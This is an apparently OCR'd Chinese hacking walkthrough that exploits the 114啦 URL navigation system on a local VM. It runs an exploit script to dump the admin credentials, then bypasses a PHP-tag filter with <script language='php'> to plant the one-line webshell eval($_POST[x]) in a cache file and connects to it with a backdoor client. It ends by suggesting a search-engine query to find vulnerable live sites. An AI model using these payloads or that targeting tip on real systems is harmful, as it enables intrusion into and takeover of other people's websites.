


图3

利用格式为php 114exp.php host /path，也就是php 114exp.php后面加网站的域名或IP地址，再跟上网站所在的目录。针对我虚拟机中的测试系统的Exp利用格式为php

114exp.php 127.0.0.1 /114，执行后成功爆出管理员的用户名admin和密码e10adc3949ba59abbe56e057f20f883e，如图3。至于图中中间的错误提示，是我虚拟机里程序的问题，不影响正常功能，大家可以无视。密码e10adc3949ba59abbe56e057f20f883e在在线破解网站破解出密码为123456。114啦网址导航系统的默认后台管理目录为admin，用得到的用户名和密码进入了后台，如图4。




图4

三、小有曲折的后台拿shell过程

本来以为进了后台拿webshell就简单了，但实际拿的时候却费了我不少时间，经历了一些小曲折。在后台没有上传的地方，也不存在什么编辑器，没有执行SQL命令的地方，看来直接通过上传或执行SQL命令得到webshell的方法行不通了。一时没办法了就到网上找方法，找到了2010年4月一个人提交给114啦网址导航系统官方的漏洞报告，给出了一个后台获得webshell的方法。报告者说114啦网址导航系统在cache处理上没有对写入cache的数据（我们可以控制的数据）进行过滤就直接写入到相应的php文件，导致可以拿webshell，具体报告以及对漏洞的分析可以参看报告地址http://bbs.ylmf.net/forum.php?mod=viewthread&tid=1602016。报告者给出的获得webshell的方法是在“网址管理”下的“首页管理”下的名站首行”下某个网站的HTML代码中直接插入php代码。他用的演示代码是phpinfo();函数，看他当时的方法还能用不，毕竟时间过去了一年多，版本早就更新了，再说他把漏洞提交给了官方，官方很可能修复了那个漏洞。找到“名站首行”来修改百度-贴吧，如图5。




图5

点“修改”按钮后在百度-贴吧的HTML代码中插入<?php phpinfo();?>，如图6。




图6




图7

点提交后保存修改，访问对应的cache文件http://127.0.0.1/114/admin/data/cache/cache_mztop.php，显示如图7，很明显phpinfo();函数没有执行。打开cache_mztop.php，发现源代码如图8，PHP的标记<?和?>被过滤掉了，自然phpinfo();函数不能执行了。




图8

怎样才能绕过过滤呢？由于我不会PHP语言，曾天真的用base6对代码<?php phpinfo();?>进行加密，还是不行。经过我的测试，发现系统过滤了<?和?>，却没有过滤<和>，希望是只过滤的<?和?>。难道PHP代码必须用<?和?>标记才能被执行？正好手边有《黑客脚本全本》一书，查到了PHP程序的4种写法，除了最常用的<?php php代码;?>之外，还有三种写法，分别是：

```
<?
php代码；  //第二种写法
?>
<script language="php">
php代码；  //第三种写法
</script>
<%
php代码；  //第四种写法
%>
```

由于第一二种方法都用到了<?和?>标记，不能用，来试下第三种写法，在百度-贴吧的HTML代码中插入如下代码：

```
<script language="php">
phpinfo();
</script>
```

再次访问http://127.0.0.1/114/admin/data/cache/cache_mztop.php，发现phpinfo();函数已经执行成功了，如图9。

把插入的代码修改为：

```
<script language="php">
eval($_POST[x]);
</script>
```

然后用lanker一句话PHP后门客户端3.0连接http://127.0.0.1/114/admin/data/cache/cache_mztop.php，成功获得webshell，如图10。

至此整个漏洞的利用过程就完成了。

通过搜索"Powered by 114啦网址导航"等可能找到存在这个漏洞的网站。

